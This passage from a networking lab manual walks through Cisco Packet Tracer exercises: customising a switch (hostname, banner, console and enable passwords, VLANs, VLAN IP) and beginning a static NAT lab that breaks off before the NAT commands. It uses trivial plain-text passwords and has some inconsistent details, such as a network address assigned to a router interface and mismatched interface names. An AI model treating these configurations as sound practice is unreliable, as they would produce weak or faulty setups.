To Customize Switch with Network Modules using Cisco Packet Tracer.

Procedure:

1. Open Cisco Packet Tracer

- Launch Cisco Packet Tracer on your computer.
- Wait for the workspace to load.


2. Add a Switch to the Workspace

- Locate the Switches category in the device toolbar.
- Select a switch model, such as the Cisco 2960.
- Drag and drop the switch into the workspace.




3. Access the Switch's Physical Layout

- Click on the switch in the workspace to open its configuration window.
- Navigate to the "Physical" tab to see the switch's physical layout and modules.



4. Add Network Modules

- In the "Physical" tab, you might see options to add or modify network modules.
- Click on the slot where you want to add a module.
- Drag the module from the list of available modules and drop it into the slot on the switch.



5. Configure the Modules and save the configuration

- After adding the module, switch to the "CLI" tab in the switch's configuration window.
- Here, you can configure the ports provided by the module. For example, you can set IP addresses, VLAN configurations, and other settings for the new interfaces.

CONFIG THE HOSTNAME OF THE SWITCH:

```
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#hostname CyberSwitch
CyberSwitch(config)#exit
CyberSwitch#
%SYS-5-CONFIG_I: Configured from console by console
```

SET THE MESSAGE OF THE DAY(MOTD) BANNER FOR THE SWITCH:

```
CyberSwitch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
CyberSwitch(config)#banner ?
  motd  Set Message of the Day banner
CyberSwitch(config)#banner motd ?
  LINE  c banner-text c, where 'c' is a delimiting character
CyberSwitch(config)#banner motd $
Enter TEXT message.  End with the character '$'.
##Unauthorized Access Is Prohibited##
$
```

CONFIG THE LINE CONSOLE PASSWORD AND ENABLE SECRET PASSWORD:

```
CyberSwitch(config)#line con 0
CyberSwitch(config-line)#password cisco
CyberSwitch(config-line)#login
CyberSwitch(config-line)#exit
CyberSwitch(config)#enable secret cisco123
CyberSwitch(config)#exit
CyberSwitch#
%SYS-5-CONFIG_I: Configured from console by console
```

```
##Unauthorized Access Is Prohibited##


User Access Verification

Password:

CyberSwitch>enable
Password:
Password:
CyberSwitch#
```

SHOW THE VLAN:

```
CyberSwitch#show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/1, Fa1/1, Fa2/1, Fa3/1
                                                Fa4/1, Fa5/1, Fa6/1, Gig7/1
                                                Fa8/1, Eth9/1
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
1002 fddi  101002     1500  -      -      -        -    -        0      0
1003 tr    101003     1500  -      -      -        -    -        0      0
1004 fdnet 101004     1500  -      -      -        ieee -        0      0
1005 trnet 101005     1500  -      -      -        ibm  -        0      0

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------

Remote SPAN VLANs
------------------------------------------------------------------------------

Primary Secondary Type              Ports
------- --------- ----------------- ------------------------------------------
CyberSwitch#
```

NAMING THE VLAN:

```
CyberSwitch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
CyberSwitch(config)#vlan 10
CyberSwitch(config-vlan)#name sale
CyberSwitch(config-vlan)#exit
CyberSwitch(config)#
```

ASSIGN INTERFACE TO VLAN:

```
CyberSwitch(config)#interface FastEthernet3/1
CyberSwitch(config-if)#exit
CyberSwitch(config)#interface FastEthernet0/1
CyberSwitch(config-if)#switchport access vlan 10
CyberSwitch(config-if)#exit
CyberSwitch(config)#exit
CyberSwitch#
%SYS-5-CONFIG_I: Configured from console by console
```

ASSIGN IP ADDRESS TO VLAN

```
CyberSwitch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
CyberSwitch(config)#interface vlan 10
CyberSwitch(config-if)#
%LINK-5-CHANGED: Interface Vlan10, changed state to up

CyberSwitch(config-if)#ip address 192.168.10.1 255.255.255.0
CyberSwitch(config-if)#no shutdown
CyberSwitch(config-if)#exit
CyberSwitch(config)#exit
CyberSwitch#
%SYS-5-CONFIG_I: Configured from console by console

CyberSwitch#write memory
Building configuration...
[OK]
CyberSwitch#
```

Result:

Thus, successfully configured and customize switch with network modules using cisco packet tracer has been verified.

Ex.No:11

EXAMINING NETWORK ADDRESS TRANSLATION (NAT) USING CISCO PACKET TRACER

Aim:

To Examine Network Address Translation (NAT) using Cisco Packet Tracer.

1. Setting Up the Network Topology


Devices Required

- 2 Routers (R1, R2)
- 2 Switches (S1, S2)
- 3 PCs (PC1, PC2, PC3)
- 1 Server
- Serial and Ethernet cables

Connect the Devices


Use Copper Straight-Through cables for Ethernet connections and a Serial DCE/DTE cable for the router connection.


- Connect PC1 (FastEthernet0) to Switch S1.
- Connect PC2 (FastEthernet0) to Switch S1.
- Connect Switch S1 to Router R1 (GigabitEthernet0/0).
- Connect the Server (FastEthernet0) to Switch S2.
- Connect Switch S2 to Router R2 (GigabitEthernet0/0).
- Connect Router R1 (Serial0/0/0) to Router R2 (Serial0/0/0) using a serial cable.




2.Assign IP Addresses to PC and Server:


1. Open the PC.
2. Go to Desktop → IP Configuration.
3. Enter the details:









1. Open the Server.
2. Go to Desktop → IP Configuration.
3. Enter the details:




1.Go to services tab, edit index.html



2.Change the heading.





3.Open browser in PC1 and type the following url. Notice the Change in heading.





3.Configure the routers

- Click on the router, go to config tab.
- Under interface, select the port connected . Mark the tick box “on”. Fill the ip address and subnet mask.
- Repeat for all the ports in both the routers.




Router-1
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
Serial2/0
Port Status
On
Duplex
Full Duplex
Clock Rate
2000000
IP Configuration
IPv4 Address
30.30.30.2
Subnet Mask
255.0.0.0
Tx Ring Limit
10
Equivalent IOS Commands
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface FastEthernet0/0
Router(config-if)#
Router(config-if)#exit
Router(config)#interface Serial2/0
Router(config-if)#


Router-2
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
FastEthernet0/0
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
MAC Address
0009.7C25.7145
IP Configuration
IPv4 Address
10.10.10.0
Subnet Mask
255.0.0.0
Tx Ring Limit
10
Equivalent IOS Commands
Press RETURN to get started!
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface FastEthernet0/0




Static NAT Mapping on Router1:

- Open R1 → CLI
- Enter:

```
